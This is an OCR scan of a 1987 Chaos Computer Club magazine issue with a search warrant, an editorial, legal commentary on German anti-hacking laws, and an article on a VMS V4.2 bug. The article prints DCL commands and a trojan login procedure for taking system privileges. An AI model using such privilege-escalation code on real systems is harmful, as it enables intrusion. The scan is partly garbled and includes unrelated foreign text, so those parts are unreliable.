lubs läßt in diesem Sinne stark zu wünschen übrig. Weiterhin müßten die User möglichst direkt angesprochen werden. Was würde es beispielsweise groß kosten, wenn sich die örtlichen Mailboxen und CompuTerclubs zu sammelntäten und die Händler bäten, jedem verkauften Computer ein Flugblatt von ihnen beizulegen. Darin könnte dem neuen, stolzen und meist hilflosen Computerbesitzer Hinweise gegeben werden. Z.B., daß es neben Spielen und Text- /Datenverarbeitung auch noch DFü und Mailboxen gibt. Ganz in seiner Nähe. Preislich und technisch leicht zu erreichen. Und natürlich was das neue Medium gerade ihm an konkreten Vorteilen und Leistungen bietet. Nur das muß halt mehr sein, als das obligate Suchte, Biete, ...

Wenn sich in der hier ange deuteten Richtung nicht etwas bewegt, dann werden wir in einigen Jahren ein paar Boxen haben, die auf einer Cray II laufen, in denen aber bei kaum gestiegenen Userzahlen der gleiche Müll zu lesen sein wird wie heute auf einem PC und früher auf einem C64.

STOEPSSEL



## IMPRESSUM

**Die Datenschleuder Numero 22 - Juli 1987**  
**Das wissenschaftliche Fachblatt für Daten-**  
**reisende**

D-2000 Hamburg 20  
Schwenckestraße 85

Geonet : Geol:Chaos-Team

## CLINCH: Chaos-Team

Btx : \*Chaos,  
tel : 040-4903797 / 040-483752

ViSDP: Reinhard Schützki

Herausgeber Chaos Computer Club

Mitarbeiter (u.a.):

DDT, A. Eichler, P. Franck, H. Grusel, Herward Holland-Moritz, jwi, Marina Kern, KS, M. Kuehn, Andy M.-M., J. Nicolas, padeluun, Poetronic, S. Stahl, S. Wernery.

Nachdruck für nichtgewerbliche Zwecke bei Quellenangabe erlaubt.  
GutereinDruck im Selbstverlag.  
Juli 1987

**Die Datenbank**

**Bestellsetzen Juli 1987**

Anzahl	Preis
	30,00
	60,00
ab	120,00
	20,00
	60,00
	120,00
ab	240,00
	20,00
	10,00
	33,33
	7,50
	5,00
	5,00
	25,00
	10,00
	3,33
1	

Porto, Verpackung, Trinkgeld, Bussgeld

[illegible]

**Ich zahle die Gesamtsumme von**

☐ bar ☐ per V-Scheck ☐ in Postwertzeichen ☐ per Überweisung  
Meine Mitgliedsbeiträge zahle ich künftig ☐ halbjährlich ☐ jährlich ☐ per Überweisung

(Orl. Datum, Unterschrift)

Chaos Computer Club e.V., Schweinest. 85, 2000 Hamburg 20, pc@cc.hmb 59 30 00 - 201

ॐ नमो भगवते वासुदेवाय






ISSN 0930-1045

Wenn austauschbar  
Anschriftenausschalt bitte  
mit neuer Adresse zurück

ANZEIGE



### 粘胶照相簿使用说明

- 一、使用时每以丁角快通即开胶簿每册厚1公分外,切勿不可全部翻开)然后照片自由放置于卡纸上。
- 二、照片之间重厚1公分以上时,应加用胶簿,使其重厚1公分以上,5公分以上。
- 三、照片打后,应自通即开胶簿每册厚1公分外,切勿不可全部翻开)然后照片自由放置于卡纸上。
- 四、照片打后,应自通即开胶簿每册厚1公分外,切勿不可全部翻开)然后照片自由放置于卡纸上。

上海纸品五厂  
中书路446号 电话总机 7748%

ANZEIGE

<b>JAM</b> SOFT Festplatten Laurerke Compiler ST-Software	<b>BAS für TEAM</b> JAM SOFT Modems Akustikkoppler Kommunikations- software
--	---

<b>ANZEIGE</b> <b>C.L.I.N.C.H.</b> COMPUTER & MEDIENBERATUNG Mailboxsysteme für Telefon & Datenschnitt Inhouse - Kommunikation System & Softwareinstallation <b>Reinhard Schrutski</b> Lorchestraße 61 2000 Hamburg 60 - 040/63062 62 (voice) 632 3517 (300h)
---


Die Datenschleuder



## Die Datenschleuder

Das wissensreichste Fachblatt für Datenschleuder  
in der ganzen Chaos-Gemeinschaft


DM 3,00



NOTAUSGABE

# kleinanzeige

Ausgangspunkt Hamburg  
402 (Hamburg) 402



Einzelanfrage, 3. Stadtpolizei Hamburg, 2000 Hamburg 26  
Einzelanfrage, 3. Stadtpolizei Hamburg, 2000 Hamburg 26  
Einzelanfrage, 3. Stadtpolizei Hamburg, 2000 Hamburg 26  
Einzelanfrage, 3. Stadtpolizei Hamburg, 2000 Hamburg 26

162 Gs	162 Gs	162 Gs	162 Gs
41	41	41	41
36/87	36/87	36/87	36/87
114	3497	572	16.9.1987

## Beschluß

In dem Ermittlungsverfahren gegen **Steffen Kerner**, geb. am 11.12.1961 in Supertal, u.a.

wegen des Verdachts der **Ausbreitung von Daten**

aus dem Auftrag zur Handlung, Abklärung 162 durch den Richter **Steffen Kerner** im Auftrag der 162 BCh:

Auf Antrag der Staatsanwaltschaft bei dem Landgericht Hamburg wird die Durchsuchung

- des Wohn- und Nebenraumes
- des Geschäfts-, Büro- und sonstigen Betriebsraumes
- des Beschlusses **Steffen Kerner**
- in **Eppendorfer Landstr. 165 bei Ritzau, 2000 Hamburg 80,**

## der ihm gehörenden Sachen


wegen seiner **WIKI** Person und seiner **WIKI** Kraftfahrzeuge, ausgereicht.

- Der **Steffen Kerner** aufgrund der bisherigen Ermittlungen werden die folgenden Sachen mit noch nicht ausreichend identifizierten Clubmitgliedern von Hamburg aus in der Zeit nach dem 01.08.1986 jeweils allein oder gemeinschaftlich handelnd durch mehrere selbständige Handlungen, jeweils durch diese Handlung
- unbefugten Zugang zu fremden Daten, die nicht für sie bestimmt und die gegen unbefugten Zugriff besonders gesichert sind, sich oder einem anderen verschafft zu haben,
  - eine Datenverarbeitung, die zur einen fremden Betrieb ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, durch gestört zu haben, daß sie rechtswidrige Daten löschen, unterdrücken, unbefugtermaßen löschen oder verändern,
  - als **WIKI** allein handelnd oder gemeinsam in der Computeranlage **WIKI** der europäischen Organisation für Kernforschung (CERN) in Genf (Schweiz) einlesen, Daten auslesen und verändern, wobei **WIKI** und **WIKI** die Möglichkeit verändert wurden, daß für die Personengruppe keine Möglichkeit mehr bestand, auf ihr eigenes System zuzugreifen,
  - bei der Firma **Phillips** in Frankfurt in das dortige **VAX-Computer** System einzudringen, Daten auszulesen und verändern sowie "Accounting"-Abrechnungen auszuwerten, Kennwerte modifizieren und Programme auf Systemniveau hinzufügen, wobei in beiden Fällen bei den Organisationen Schäden entstanden, die z.T. noch nicht quantifizierbar sind,
- vorgehen, strafbar gemäß §§ 202a, 203a, 203b, 25 Abs. 1 und 2, 52, 53 StGB.



2

## Editorial



## Lieber Leser!


Die beste Ausrede für unser diesmaliges Späterscheinen werden Sie sicherlich schon der Tagespresse entnommen haben. Es bereitet uns einige Schwierigkeiten, diese Datenscheitler mit einem erheblichen Defizit an Redaktionsmaterial und -Technik so aufzubereiten, wie sie jetzt hinter uns und vor Ihnen liegt. Leider hat uns das Bundeskriminalamt einiger Wissensmaschinen von zentraler Bedeutung für die Bildschirmtext- und Datenscheitler-Redaktion entledigt.

Das BKA hat sich bei uns nun also nicht nur eine kostenlose Schulung im Hacken sowie eine Grundausstattung vorsortierter Literatur, sondern auch die persönlichen Daten aller unserer Mitglieder und Abonnenten abgeholt.

Jeder Abonnent der Datenscheitler und jedes Mitglied des CCC e.V. ist daher spätestens jetzt beim BKA aktenkundig. Es kann nicht davon ausgegangen werden, daß der Datenschutz gewahrt wird.

In diesem Zusammenhang sei darauf hingewiesen, daß ein eventueller Prozeß zur Schaffung von Präzedenzfällen für das zweite WIKI wahrscheinlich zu keinem juristisch brauchbaren Ergebnis, mit Sicherheit aber zu unserem ökonomischen Exitus führen würde, denn trotz öffentlicher Äußerungen dieser Art sind bisher leider keine Eingänge von Gorbie oder seinesgleichen auf unseren Konten gutgeschrieben worden.

Daher bitten wir die Leser und das Umfeld um finanzielle Unterstützung zur Gründung eines Prozederkostenfonds für mittellose Hacker. Schließlich unsere Köpfe hinzuhalten, wenn irgendwelche wildgewordenen Ordnungsbehörden blindwütig um sich schlagen.



Die Datenscheitler

Außerirdische Weltraumschiffe



Wir empfehlen, Spenden, die ausschließlich diesem Zweck dienen sollen, durch das Stichwort „HACKERHILFE“ eindeutig zu kennzeichnen.

Doch nun zu einer weiteren Folge aus der Serie „Pech und Pannen“: Die Telefonnummer des Apparates in den Clubräumen („Achtung Abhörgefahr“) ist in der letzten Ausgabe zum Leidwesen eines nichtsahnenden Postgeschädigten fehlerhaft abgedruckt worden.

Die richtige Nummer lautet:

4 90 37 57


„Ein Specht hackt jetzt an unseren Rechnern und wir hacken auf der Schreibmaschine.“

Vic.

3



## Bits, Bugs & Vaxen



Erwartungsgemäß soll jede Art von Software, insbesondere das Betriebssystem einer Rechenanlage, dem Anwender einen fehlerfreien und sicheren Betrieb des Computersystems garantieren. Die Systementwickler entwerfen Programme, ohne auch nur im geringsten zu erwarten, daß sie auf Anhieb korrekt sein werden. Programmierer verbringen mindestens genauso viel Zeit damit, ihre Software zu testen und eventuellen Fehlern entgegenzuwirken.

Was das im einzelnen für Bugs, also Fehler sind, ist schwer zu sagen. Manche sind sicher harmlos, andere möglicherweise kritisch und führen zum gefährlichen Systemcrash. Programmierfehler sind nun einmal unvermeidbar, und manchmal auch einfach unauffindbar.

Wer dennoch glaubt, daß Software Engineering primitiv und Fehler grundsätzlich vermieden werden können, der hat noch keine größeren Probleme in algorithmischer Form in Angriff genommen. Die großen Systemhersteller beschäftigen Spezialisten ausschließlich für die Qualitätssicherung ihrer Softwareprodukte. Denn sie wissen, daß Programmierer eigene Fehler am schwersten finden oder diese gar mit Absicht einbauen können.

Software wird nicht erst dann zur Benutzung freigegeben, wenn sie nachweisbar korrekt funktioniert, sondern bereits dann, wenn die Häufigkeit, mit der neue Fehler entdeckt werden, auf ein für die Geschäftsleistung akzeptables Niveau gesunken ist. An-


# Erfolgt VAX

wender müssen lernen, Fehler und deren Konsequenzen zu erwarten. Ihnen wird gerade von den Hackern häufig erklärt, wie sie bis zur Verbesserung der Software die Fehler umgehen können.

Gerade die VAX-Systeme und ihr Betriebssystem von DEC setzen sich aus einfach zu verstehenden und strukturiert aufgebauten Softwaremodulen zusammen. VMS gilt bei den Hackern nicht zu Unrecht als eines von der Qualität und Systemsicherheit meistgeschätztesten Betriebssysteme der Welt. Doch auch in dem so ausgeklügelten VMS werden immer wieder Bugs entdeckt, die sich als echte Sicherheitslücken des Betriebssystems erweisen.

Ziel eines auf Datenreise befindlichen VAX-Tüftlers ist bekannterweise nicht nur das Eindringen in VAXen, sondern diese auch unter Kontrolle zu bekommen. Um sich nun nach einem Eindringen in ein VAX-System die nötigen SYSTEM-Privilegien zu verschaffen, sucht der geschickte und erfahrene Hacker erst einmal nach dem SESAMÖFFNE-DICH des Betriebssystems. Erst wenn dieser gefunden ist und das Reich der Privilegien erschlossen wurde, gilt eine VAX unter Hackern als geknackt bzw. offen.

Einige dieser SESAM ÖFFNE DICH-VAX-Verfahren gingen in die Geschichte ein. Des Hackers wahre Freude ist die Vielzahl und Reichhaltigkeit dieser Verfahren, um rasch als unprivilegiert User den Status des SYSTEM-Managers einzunehmen.



Die Datenblätter

Die Geschichte vom Trojanischen DCL Pferd (Digital Command Language) in VMS V4.2 bietet besonderen Anlaß zur Aufmerksamkeit. DEC bietet seit der VMS Generation 4.X ein neues SECURITY-Utility an - die ACE's und ACL's (Access Control Entries/Lists).

Ein ACL bietet dem SYSTEM Manager die Möglichkeit, auf bestimmte Objekte, wie etwa Dateien und Peripherie, nichtprivilegierten Usern Rechte zu gewähren oder eben auch zu verwehren. Seit VMS V4.2 ist nun neu, daß ACLs auch auf LOGICALs setzbar sind. Da im Prinzip jeder User ACLs verwenden darf, stellte sich die Frage, ob eben diese auch auf Objekte setzbar wären, deren Berührung normalerweise SYSTEM-Privilegien erfordert.

Die Softwareanalytiker bei DEC unterließen in VMS V4.2 die Prüfung auf das für eine Modifizierung der SYSTEM-Tabelle erforderliche SYSNAM-Privileg. Dieses ermöglicht nun einem nichtprivilegierten User, die SYSTEM-Tabelle mit einem ACL zu versehen, der äquivalent mit dem SYSNAM-Privileg sämtliche Rechte auf die SYSTEM-Tabelle gewährt.

```
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*,
ACCESS=R+W+E+D+C)
-LNM$SYSTEM-TABLE
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*,
ACCESS=R+W+E+D+C)
-LNM$SYSTEM-DIRECTORY
```

Diese beiden DCL-Zeilen bieten mit der ID=\* jedem User einer 4.2er VAX die Rechte R=read, W=write, E=execute, D=delete und C=control auf die SYSTEM-Tabelle. Dieser Bug birgt weiterhin das Risiko eines Systemcrashes, falls ein Unerfahrener alle in der SYSTEM-Tabelle befindlichen LOGICALs löscht. Das SYSNAM-Privileg und somit auch dieser ACL zählen zur Gruppe der SYSTEM-Privilegien, doch dies bedeutet noch lange nicht, alle Privilegien einer VAX zu besitzen.

Der Hacker bedient sich des Trojanischen Pferdes, indem er die Möglichkeit nutzt, fremde LOGICALs in die SYSTEM-Tabelle einzutragen. Jeder einloggende User durchläuft eine ihm zugewiesene Login-Prozedur. Weist man dieser Prozedur einen LOGICAL-Namen zu, so wird VMS erst dem LOGICAL folgen und nicht erst die Prozedur namens LOGIN.COM starten. Im User Authorization File (UAF) wird für jeden User diese Login-Prozedur als LOGICMD definiert. Im Grundzustand verwendet

DEC besagtes LOGIN, falls im UAF bei LOGICMD keine andere Prozedur definiert wurde.

```
$ DEFINE/SYSTEM LOGIN DISK:ADIRECTORY
RYUTROJANHORSE.COM
```

Das vom LOGICAL LOGIN aufgerufene Trojanische DCL Pferd prüft die Privilegien jedes einloggenden Users und läßt die VAX vom eigenen SYSTEM Manager persönlich sprengen. Als DCL-Prozedur bietet sich förmlich an:


```
$ IF FSPRIVILEGE("SETPRV") EQS "FALSE"
THEN GOTO NIX
$ SET PROCESS/PRIVILEGE=ALL
$ SET PROTECTION=(W:RWED) SYS$SY-
STEM.SYSUAF.DAT
$ DELETE 'FSLOGICAL("LOGIN")
$ DEASSIGN/SYSTEM LOGIN
$ NIX
$ SYS$LOGIN:LOGIN.COM
```

Es darf nicht vergessen werden, dieses File auch für die Benutzung durch World User freizugeben. Der erste einloggende privilegierte User wird unbemerkt dem Hacker die Kontrolle über das SYSTEM anvertrauen. Der Hacker braucht nur noch mittels des UAF-Programms und eventueller Umgehungen von möglichen Security-Maßnahmen seitens des SYSTEM-Managers seinem eigenen Account alle Privilegien zu geben. SYSTEM-Manager oder Hacker können natürlich ebenso durch einen ACL die Modifizierbarkeit der SYSTEM-Tabelle verhin-

```
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*,
ACCESS=R+E)
-LNM$SYSTEM-TABLE
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*,
ACCESS=R+E)
-LNM$SYSTEM-DIRECTORY
```

Diese Methode wurde bereits in der amerikanischen DECUS-Pagewrapper Anfang letzten Jahres diskutiert. DEC reagierte damals mit einem VMS-Update auf V4.3, womit dieser DCL-Bug verschwand. Erstaunlicherweise existieren am internationalen Datennetz immer noch Maschinen mit der 4.2er Betriebssystem-Version. Kaum zu glauben, daß dort noch nicht einmal der Bug bekannt zu sein scheint.


S.Stahl



Die Datenblätter

# Die aktuellen Tarife für's Hacken

## 1. Teil



Jede Freizeitbeschäftigung hat ihren Preis. Zu den exklusiven, super-teuren Hobbies würde ich das Hacken zählen. Nicht wegen der wuchernden Gebühren der Post. So ärgerlich die auch sein mögen, das allein wäre noch erträglich. Gemeint sind die aktuellen "Tarife", die ein Hacker zu "bezahlen" hat, wenn er sich erwischen läßt. Der NASA-Hack, der wieder viele unbefugte Nachahmer motivieren dürfte, sowie die jüngsten Hausdurchsuchungen beim CCC - Steffen und Wau - wegen angeblicher Hacks bei CERN (Schweiz) und Philips (Frankreich) sind ein guter Anlaß, die Tarifstruktur durchschau-bar zu machen.

Mit Wirkung vom 1.8.1986 sind die in der Presse sogenannten Anti-Hacker-Gesetze in Kraft getreten. Korrekt geht es um das zweite Gesetz zur Bekämpfung von Wirtschaftskriminalität (2. WiKG). Nachfolgend wollen wir einmal betrachten, was diese Gesetze dem Hacker so zu bieten haben.

Für den preiswerten Einstieg (bis zu 2 Jahren Freiheitsstrafe oder Geldstrafe) wäre zunächst der neue § 202a StGB zu nennen. Besonderer Vorteil: Jetzt derzeit problemlos zu buchen! In § 202a StGB wird das "Ausspähen von Daten" unter Strafe gestellt. Strafbar macht sich, "wer unbefugt Daten, die nicht für ihn bestimmt und gegen unberechtigten Zugang besonders gesichert sind, sich oder einem anderen verschafft".



6

Es müssen also Daten sein, die nicht für einen bestimmt sind und für die man keine Zugangsberechtigung hat. Soweit, so gut. Es muß sich also um Daten handeln, die "besonders gesichert" sind, welche man sich oder einem anderen "verschafft". Was aber ist unter "besonders gesichert" und "verschaffen"? I.S.d. § 202a StGB zu verstehen?


Fraglich ist vor allem, ob schon ein einfacher und normaler Paßwortschutz die Daten besonders sichert. Da es kaum einen simpleren und primitiveren Schutz von Daten gibt als eine Paßwortabfrage, kann man also wohl kaum von einer besonderen Sicherung sprechen.

Andererseits ist ein Paßwort die derzeit technisch unkomplizierteste, wirtschaftlich verteilbarste und zugleich auch praktisch sinnvollste Schutzmaßnahme. Außerdem hat der Besitzer der Daten durch einen Paßwortschutz hinreichend deutlich gemacht, daß diese Daten nur befugten Personen zur Verfügung stehen sollen, und daß er sich um die Abwehr von Unbefugten ernsthaft bemüht. Damit sind die Voraussetzungen erfüllt, die der Gesetzgeber erfüllt wissen wollte, um einen strafrechtlichen Schutz von Daten zu gewähren.

Gerichtsentscheidungen sind, soweit mir bekannt, hierzu noch nicht ergangen. Die soeben ausgeführte Argumentation halte ich für richtig, und sie ist im juristischen Schrifttum inzwischen vorherrschend. Von daher ist davon auszugehen, daß eine Strafbarkheit wegen Ausspähens von Daten schon dann in Betracht kommt, wenn die Daten nur durch eine Paßwortabfrage gesichert sind.

Damit sind wir bei dem Problem: Wann hat man sich (oder einem anderen) Daten "verschafft"? Zum einen, wenn man selbst von den Daten Kenntnis erlangt (also wenn man sie liest) bzw. einem anderen die Kenntnisnahme ermöglicht. Auch ohne Kenntnisnahme sind die Daten "verschafft", wenn man sie in Besitz nimmt. Das wäre der Fall, wenn die fremden Daten auf einem Datenträger mitgespeichert oder auf Papier ausgedruckt werden.

Wer also den Paßwortschutz eines Systems knackt und sich dann in dem System umsieht, das heißt Daten liest oder downloadet, hat den § 202a StGB fest gebucht. Wer erwischt wird, könnte sich aller-



Die Datennähefinder

dings darauf berufen, er habe nur das Paßwort geknackt, sich dann aber sofort wieder ausgeloggt, ohne sich im System weiter umgesehen zu haben. Das ist zwar kaum wahrscheinlich, das Gegenteil dürfte aber nur schwer zu beweisen sein.

Fraglich ist, ob diese Argumentation geeignet ist, einer Strafe wegen Ausspähens von Daten zu entgehen. Immerhin ist das erackte Paßwort auch ein Datum, was man sich verschafft hat. Und zwar eins, das besonders geschützt ist: Quasi durch das Paßwort selbst! Warten wir ab, wie die Gerichte entscheiden werden.

Festzuhalten bleibt, daß wer in eine durch Paßwortabfrage gesicherte Mailbox, Datenbank oder ein sonstiges Rechnersystem (vorsätzlich) unbefugt eindringt, mit einer Strafe wegen Ausspähens von Daten zu rechnen hat. Als kleines Bonbon für gefrustete Hacker: Der Versuch ist nicht unter Strafe gestellt. Außerdem wird die Straftat nur auf Antrag des Verletzten verfolgt. D.h., daß die Staatsanwaltschaft von sich aus die Tat nicht verfolgen kann.

Soweit der Billigtarif für Einsteiger. Aber das Gesetz hat für extravagante Kunden auch noch teurere Angebote auf Lager. Z.B. für solche, die Daten zerstören oder verändern. Dazu zählen auch der Einsatz von Viren oder (die wohl auch beim NASA-Hack eingesetzten) Trojanischen Pferde. Damit sind wir beim Thema Datenveränderung (§ 303a StGB) und Computersabotage (§ 303b StGB).

Der Tarif für die schlichte Datenveränderung ist noch relativ moderat: Es wird Freiheitsstrafe bis zu zwei Jahren oder Geldstrafe geboten. Computersabotage kommt schon teurer: Freiheitsstrafe bis zu 5 Jahren oder Geldstrafe. Manche Hacker werden sich jetzt vielleicht in die Brust werfen, bekannte Phrasen über "Hacker-Ethos" ablassen und kategorisch feststellen: "Hacker sabotieren nicht!" - Doch! So zum Beispiel die NASA-Hacker! (Oder waren das gar keine "Hacker" ???)

Zunächst zur Datenveränderung. Bestraft wird, wer Daten "löscht, unterdrückt, unbrauchbar macht oder verändert". Da ist das Gesetz einmal so erfreulich deutlich, daß es auch dem Laien noch komplementiert zu werden braucht. Praktisch jede Manipulation von gespeicherten Daten wird von der Norm erfaßt. Dazu gehört natürlich auch das Er-gänzen von Daten, zum Beispiel das Einfügen eines neuen Paßworts in die Passwort-Datei. Fast überflüssig zu erwähnen, daß Programme selbstver-

stündlich auch Daten sind. Werden Programme durch Viren oder Trojanische Pferde verändert, so liegt eine strafbare Datenveränderung vor. Dies kommt ebenso in Betracht, wenn Daten an einen anderen Empfänger umgeleitet oder sonst abgefan-gen werden.

Im Gegensatz zum Ausspähen von Daten ist hier auch schon der Versuch strafbar. Stümperei schützt also vor Strafe nicht! Verfolgt wird die Datenveränderung - wie auch die im Anschluß vorgestellte Computersabotage - nur auf Antrag. Bei besonderem öffentlichen Interesse kann die Staatsanwaltschaft aber auch von Amtswegen, also ohne Strafantrag des Verletzten, einschreiten.

Die Computersabotage (§ 303b StGB) soll uns hier nur in ihrer ersten Fallgestalt (§ 303b I Nr. 1 StGB; Nr. 2 bezieht sich nur auf Beschädigung von Hardware) interessieren. Dort baut sie auf der Datenveränderung auf. Computersabotage ist demnach eine Datenveränderung (wie oben dargestellt), wenn durch "eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist", gestört wird.

"Von wesentlicher Bedeutung" ist eine DVA, wenn von ihrem störungsfreien Ablauf die Funktions-tüchtigkeit des Betriebes im Ganzen abhängt. Dies betrifft heute, rasch zunehmend, die meisten Betriebe, Unternehmen oder Behörden, die eine elektronische Datenverarbeitung einsetzen.

Keineswegs falsch dürfte die Annahme sein, daß die EDV-Anlagen der NASA und der ihr angeschlossenen Forschungsinstitute für ihre Betreiber eine wesentliche Bedeutung haben. In diesen Anlagen der NASA (und anderer Institute) sind bei dem NASA-Hack Daten durch Einsatz von Trojanischen Pferden verändert worden. Damit haben die NASA-Hacker ein schönes Beispiel für eine Computersabotage geliefert. Auch bei der Computersabotage ist schon der Versuch strafbar. Zur Erforderlichkeit eines Strafantrags siehe oben.

Im folgenden zweiten Teil dieses Artikels werden die etwas teureren Normen vorgestellt und Überle-gungen angestellt, ob und wie unter bestimmten Umständen strafbares Hacken möglich sein könnte.



Stoepse!

CLINCH/D5-RED/STOEPSEL/30.09.87/23:20/8494 Z.


7




## Die aktuellen Tarife für's Hacken

2. Teil

**H**ackern, denen selbst bei Androhung von bis zu fünf Jahren Freiheitsstrafe noch der rechte Nervenkitzel fehlt, kann geholfen werden. So sind im Rahmen der "Anti-Hacker-Gesetze" Normen eingeführt worden, nach denen in besonderen Fällen bis zu 10 und sogar bis zu 15 Jahren Freiheitsstrafe verhängt werden kann. Mehr hat unser Strafrecht selbst einem Totschläger nicht zu bieten.



Btx 655322



Die Datendiebler

8




mit dem Vermögensvorteil, den der Täter anstrebt und auch erwirbt. Damit liegen die Voraussetzungen des Computerbetrugs vor.

Entsprechend dürften, abhängig vom Einzelfall, die Voraussetzungen eines Computerbetruges auch dann vorliegen, wenn mit einem fremden oder falschen Paßwort ein anderes Netzwerk für eine preiswerte Datenreise geöffnet wird. Von daher könnte auch unter diesem Gesichtspunkt beim NASA-Hack ein Computerbetrug begangen worden sein.

Allgemein ist zu den Voraussetzungen des Computerbetrugs noch anzumerken, daß strafbar nur die vorsätzliche Handlung ist. Wie schon angedeutet, muß zusätzlich, wie bei § 263 auch, der Täter die Absicht haben, sich durch seine Handlung einen rechtswidrigen Vermögensvorteil zu verschaffen. Auch beim Computerbetrug ist schon der Versuch strafbar.

Abschließend kommen wir zur Fälschung beweiserheblicher Daten (§ 269 StGB). Bestraft wird nach dieser Norm, wer zur Täuschung im Rechtsverkehr beweiserhebliche Daten so speichert oder verändert, daß bei ihrer Wahrnehmung eine unechte oder verfälschte Urkunde entstehen würde. Ebenso bestraft wird, wer darauf gespeicherte oder veränderte Daten gebraucht. Aufgrund des doch recht beträchtlichen Strafraums - es können bis zu fünf, und wie bereits dargelegt, in besonders schweren Fällen bis zu 15 Jahren Freiheitsstrafe verhängt werden - soll hier etwas näher erläutert werden, wann eine Strafbarkeit nach § 269 StGB vorliegen könnte.

§ 269 StGB knüpft an den § 267 StGB (Urkundenfälschung) an. Im Unterschied zu Urkunden sind Daten nicht unmittelbar wahrnehmbar. Die Daten sind im Hauptspeicher des Computers oder auf Datenträger gespeichert. Dort sind sie für den Menschen nicht ohne Hilfsmittel sichtbar. Erst wenn die Daten auf einem Bildschirm angezeigt oder von einem Drucker ausgedruckt werden, sind sie wahrnehmbar. Frühestens dann könnten die Daten eine Urkunde sein. Der Gesetzgeber wollte die Strafbarkeit aber vorverlegen auf den Zeitpunkt der Manipulation der Daten. Das hat den Vorteil, daß die Strafbarkeit nicht zufällig davon abhängt, ob bzw. wann die Daten sichtbar gemacht werden. Deswegen ist in § 269 StGB unter Strafe gestellt worden, beweiserhebliche Daten so zu manipulieren, daß diese Daten - wären sie unmittelbar wahrnehmbar - eine unechte oder verfälschte Urkunde darstellen würden.



Die Datendiebler

9

Entscheidend ist, was unter einer unechten oder verfälschten Urkunde zu verstehen ist. Eine unechte Urkunde würden die Daten bei ihrer Wahrnehmung sein, wenn über den Aussteller der Urkunde getäuscht wird. Also wenn die Daten nicht von demjenigen stammen, von dem sie zu stammen scheinen. Verfälscht wird eine Urkunde, wenn eine zunächst echte Urkunde so verändert wird, daß ihr Inhalt dem Erklärenden (Aussteller) nicht mehr zurechnen ist.

Ebenfalls bestraft wird das Gebrauchen der in oben beschriebener Weise manipulierten Daten. Ein Gebrauchen liegt z.B. vor, wenn dem zu Täuschenden die Daten auf einem Datenträger überlassen oder am Bildschirm sichtbar gemacht werden.

Dazu ein Beispiel: Bankleihling L. "spielt" an dem Rechner seines Kreditinstituts herum. Dabei manipuliert er die im Rechner gespeicherten Daten so, daß sein Girokonto endlich mal wieder schwarze Zahlen zeigt. Außerdem richtet er sich ein neues Sparbuch mit einem Guthaben von 100.000,- DM ein. - Im ersten Fall würde bei Wahrnehmbarkeit der Daten eine verfälschte, im zweiten eine unechte Urkunde vorliegen.

Gut, so etwas tut ein Hacker nicht. Aber eine NUJ "leiht" er sich doch schon einmal aus. Dabei ist die Rechtslage nicht so zweifelsfrei wie bei dem obigen Beispiel, aber eine Fälschungsbeweiserheblicher Daten kommt auch dort in Betracht. Denn durch Eingabe der NUJ Teil A und B scheint doch der NUJ-Inhaber zu erklären, daß die Verbindung zum PAD hergestellt hat und für die anfallenden Gebühren (notgedrungen) aufkommen will. Wären diese beweiserheblichen Daten unmittelbar wahrnehmbar, würden sie wohl als Urkunde einzustufen sein. In der Literatur ist dieses Beispiel noch nicht erörtert worden, aber mir scheint, daß man hier das Vorliegen eines Delikts der Fälschung beweiserheblicher Daten bejahen müßte.

Damit sind die wichtigsten Tariffragen für Hacker geklärt. Klar dürfte jetzt sein, daß es kaum möglich ist, zu hacken, ohne sich strafbar zu machen. Damit stellt sich für Einzelpersonen und Vereine, die die Unsicherheit der Netze erforschen und aufdecken wollen (und nur um die soll es hier gehen - Hackern die aus purer Neugier, Geltungssucht oder sogar Gewinnsucht handeln, kann und will ich nicht helfen) die Frage, ob und wie sie sich noch hacken können, ohne ein großes Strafisiko auf sich zu nehmen. Denn eins steht fest: Der legendäre HASPA-Coup

## JE SCHÄRFER,

des CCC ließe sich bei der heutigen Gesetzeslage nicht wiederholen, ohne daß die Akteure mit Freiheits- und/oder Geldstrafen rechnen müßten!

Theoretisch bieten sich zwei Möglichkeiten an. Die erste Möglichkeit wäre, sich um die Gesetze nicht viel zu scheren, aber dafür zu sorgen, daß einem nichts nachgewiesen werden kann. Die zweite Möglichkeit wäre so vorzugehen, daß man sich trotz raffinierter Hacks nicht strafbar macht.

Wenden wir uns zunächst der ersten Möglichkeit zu. Sie hat den Vorteil, daß man sich kaum Einschränkungen beim Hacken auferlegen müßte. Der große Nachteil ist der gewaltige Risikofaktor dabei.

Da ja Zweck der ganzen Übung sein soll, sich nach einem erfolgreichen Hack an die Öffentlichkeit zu wenden, um die Sicherheitslücken publik zu machen, muß man zwangsläufig den Kopf aus der Deckung nehmen und damit auch den Strafverfolgungsbehörden eine Angriffsfläche bieten.

Es scheint sich nur eine halbwegs erfolgversprechende Lösung anzubieten, wie man dennoch einer Bestrafung entgehen könnte. Dies wäre ein Vorgehen, ähnlich wie der CCC beim NASA-Hack praktiziert hat: Man bekennet nicht, die Tat selbst verübt zu haben. Stattdessen schiebt man den großen Unbekannten vor, der die Tat begangen habe, die man selbst nun für ihn publik mache. Solange sich nicht beweisen läßt, daß der Unbekannte eine Erfindung ist und der wahre Täter der den Hack Publizierende ist, kann letzterer auch nicht bestraft werden.

Da derjenige, der den Hack publiziert, angeblich nicht Täter ist, ist er grundsätzlich als Zeuge zur Aussage verpflichtet. Wird die Aussage verweigert, kann ein Ordnungsgeld verhängt und Erzwingungsbefehl bis zu 180 Tagen angeordnet werden. Also auch keine rechte Perspektive.



10

Die Entschärfender

## DESTO ANREGENDER.

